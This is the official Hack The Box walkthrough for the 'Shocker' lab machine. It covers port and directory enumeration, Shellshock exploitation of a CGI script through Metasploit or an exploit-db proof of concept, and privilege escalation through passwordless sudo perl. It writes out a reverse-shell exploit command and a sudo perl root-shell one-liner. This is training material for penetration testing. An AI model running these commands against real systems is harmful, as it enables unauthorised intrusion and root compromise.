Hack The Box
PEN-TESTING LABS

Shocker

3rd October 2017 / Document No D17.100.01

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Shocker, while fairly simple overall, demonstrates the severity of the renowned Shellshock exploit, which affected millions of public-facing servers.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Exploiting shellshock
- Exploiting NOPASSWD

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap




An Nmap scan reveals two services, Apache and OpenSSH. OpenSSH is hosted on a non-standard port, however its use does not come into play during exploitation.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster

Using the Dirbuster lowercase medium directory list produces the following results when fuzzing for directories and PHP files.



Due to the limited results, and inferring from the name of the Machine, it is fairly safe to assume at this point that the entry method will be through a script in **/cgi-bin/** using the Shellshock exploit. Fuzzing for the extensions **cgi**, **sh**, **pl**, **py** get us the following results.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Exploitation

With the discovered **user.sh** script, and due to the lack of another attack surface, it is quite clear at this point that the exploit will be shellshock (Apache mod_cgi). There is a Metasploit module for this specific vulnerability, as well as a Proof of Concept on exploit-db.

Metasploit

Module: exploit/multi/http/apache_mod_cgi_bash_env_exec

To run the Metasploit module, the only options that need to be set are **RHOST** and **TARGETURI**. The URI in this case will be **/cgi-bin/user.sh**. After the exploit has run, we have basic user permissions and access to the user flag at **/home/shelly/user.txt**




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Manual Exploitation

Proof of Concept: https://exploit-db.com/exploits/34900/

The above PoC is written in Python and requires no modification for successful exploitation. In this case, the proper syntax would be **./shellshock.py payload=reverse rhost=10.10.10.56 lhost=<LAB IP> lport=<port> pages=/cgi-bin/user.sh**

After firing the exploit, a shell is immediately presented with user-level permissions. The flag is accessible at **/home/shelly/user.txt**




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum presents a large amount of data to go over. One thing that stands out fairly quickly is that there is no password required to execute **sudo /usr/bin/perl**. Exploitation of this is trivial, and there are many ways from here to obtain the root flag. To quickly gain a root shell, the following command will suffice: **sudo /usr/bin/perl -e 'exec "/bin/sh"'**



The root flag can be retrieved from **/root/root.txt**.